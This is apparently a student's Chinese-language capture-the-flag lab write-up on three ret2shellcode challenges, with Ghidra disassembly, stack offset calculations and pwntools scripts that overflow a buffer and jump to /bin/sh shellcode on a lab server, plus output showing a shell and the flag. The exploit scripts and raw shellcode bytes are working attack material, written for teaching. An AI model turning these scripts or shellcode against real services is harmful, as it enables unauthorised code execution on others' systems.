Return2Shellcode

叶梓淳 520030910302

2023/3/27

1 ret2shellcode1

首先用 Ghidra 分析二进制文件得到反汇编代码。选取 main 函数对应代码如下：


- main 函数

```
undefined4 main(void)

{
  size_t __len;
  undefined local_3c [40];
  void *local_14;
  undefined *local_c;

  local_c = &stack0x00000004;
  setvbuf(stdout,(char *)0x0,2,0);
  __len = getpagesize();
  local_14 = mmap((void *)0x7000000,__len,6,0x31,-1,0);
  printf("please input your secret:");
  read(0,local_14,200);
  printf("what\'s your name:");
  read(0,local_3c,200);
  return 1;
}
```

其中，local_14 变量映射到了内存地址为 0x7000000 处的空间，并在后续 read 函数中被写入内容，之后另一个 read 函数在栈空间上的变量 local_3c

里写入内容。因此，第一个想法便是在 local_14 处写入 shellcode，再在 local_3c 处输入计算好长度的字符串造成缓冲区溢出，改变 ret 后 eip 的值为 shellcode 的起始地址，即 0x7000000。

首先需要知道 local_3c 存放地址与 ret 后 eip 的存放地址的距离，逐步调试程序得到下图：



则 local_3c 起始地址为 0xffffdc04，ret 后 eip 存放地址为 0xffffdc4c，距离为 0x48。首先尝试使用如下脚本：

- 脚本 1

```
from pwn import *

io = remote("10.0.0.10", 40000)

io.recvuntil("secret:")

shellcode=b"\x99\xf7\xe2\x8d\x08\xbe\x2f\x2f\x73\x68\xbf
\x2f\x62\x69\x6e\x51\x56\x57\x8d\x1c\x24\xb0\x0b\xcd\x80"

io.send(shellcode)

io.recvuntil("name:")

io.send(b'a'*0x44 + p32(0x07000000))

```

```
16 io.interactive()
```


运行脚本 1，程序异常退出，查看汇编代码得知 ebp 存放地址为 0xffffd38，在填充空间内，并且 ebp 地址的上一四字节存放值将赋值给 ecx，最后将 [ecx-0x4] 处存放的值赋值给 esp，esp 的后 4 字节赋值给 eip 并运行。于是，将脚本修改为如下：

- 脚本 2

```
18 from pwn import *
19
20 io = remote("10.0.0.10", 40000)
21 io.recvuntil("secret:")
22
23 shellcode=b"\x99\xf7\xe2\x8d\x08\xbe\x2f\x2f\x73\x68\xbf
24 \x2f\x62\x69\x6e\x51\x56\x57\x8d\x1c\x24\xb0\x0b\xcd\x80"
25
26 io.send(b'a'*0x10 + p32(0x07000014) + shellcode)
27
28 io.recvuntil("name:")
29
30 io.send(b'a'*0x30 + p32(0x07000014))
31
32 io.interactive()
```

即把 ecx 值更改为 0x07000014，这样 esp 值也便于修改，指向 shellcode 起始地址 0x07000014，不会引发程序异常退出。

运行结果如下，得到 flag。



2 ret2shellcode2

首先用 Ghidra 分析二进制文件得到反汇编代码，观察到只有 _start 和 _exit 两个函数，因此此题源码不是 C 代码，而直接是汇编代码写成。_start 函数如下：


```
20
21      08048060 54           PUSH     ESP=>local_4
22      08048061 68 9d 80     PUSH     _exit
23               04 08
24      08048066 31 c0        XOR      EAX,EAX
25      08048068 31 db        XOR      EBX,EBX
26      0804806a 31 c9        XOR      ECX,ECX
27      0804806c 31 d2        XOR      EDX,EDX
28      0804806e 68 43 54     PUSH     0x3a465443
29               46 3a
30      08048073 68 74 68     PUSH     0x20656874
31               65 20
32      08048078 68 61 72     PUSH     0x20747261
33               74 20
34      0804807d 68 73 20     PUSH     0x74732073
35               73 74
36      08048082 68 4c 65     PUSH     0x2774654c
37               74 27
```

```
08048087 89 e1        MOV     ECX,ESP
08048089 b2 14        MOV     DL,0x14
0804808b b3 01        MOV     BL,0x1
0804808d b0 04        MOV     AL,0x4
0804808f cd 80        INT     0x80
08048091 31 db        XOR     EBX,EBX
08048093 b2 3c        MOV     DL,0x3c
08048095 b0 03        MOV     AL,0x3
08048097 cd 80        INT     0x80
08048099 83 c4 14     ADD     ESP,0x14
0804809c c3           RET
```

查阅系统调用的资料得知，程序执行了两个函数：

```
write(1, esp, 0x14); // 从栈上读20个字节到标准输出（读内存）
read(0, esp, 0x3c); // 从标准输入写60个字节到栈上（写内存）
```

结合保护程序：



可以使用栈溢出，然后执行 shellcode。shellcode 只能写到栈上，但栈的地址未知。又因为 write 函数的存在，观察到 ret 指令前执行了 ADD ESP,0x14，则可以在 read 输入时计算好 padding 长度 (0x14) 以及跳转到的 eip 地址 (mov ECX,ESP)，将最开始存入的 esp 值通过 write 函数打印出来，同时修改 ret 后的 eip 地址为 shellcode 地址。脚本如下：

- 脚本 3

```
from pwn import *

io = remote("10.0.0.10", 40001)

```

```
io.recvuntil("CTF:")

io.send(b'a'*0x14 + p32(0x08048087))

stack_address = u32(io.recv(4))

shellcode=b"\x99\xf7\xe2\x8d\x08\xbe\x2f\x2f\x73\x68\xbf
\x2f\x62\x69\x6e\x51\x56\x57\x8d\x1c\x24\xb0\x0b\xcd\x80"

io.send(b'a'*0x14 + p32(stack_address + 0x14) + shellcode)

io.interactive()
```

运行结果如下，得到 flag。

```
~
"exe.py" 17L, 339C written
test@9-4:~$ python exe.py
[+] Opening connection to 10.0.0.10 on port 40001: Done
[*] Switching to interactive mode
\x00\x00\xbf\xb6\xff\x00\x00K\xbf\xb6\xff$ ls
flag
ret2sc2
start.sh
$ cat flag
flag{start_basic_stack_ret2shellcode}
$
[*] Interrupted
[*] Closed connection to 10.0.0.10 port 40001
test@9-4:~$
```

3 ret2shellcode3

第三题相比第二题，write 函数的系统调用变成了两条空指令，也就是无法通过 write 函数得到栈的地址。由于 RELRO 关闭，或许可以通过某种方式找到栈地址，调试时候发现栈底存的 ESP 的值和输出的值并不同，尝试无果，遂作罢。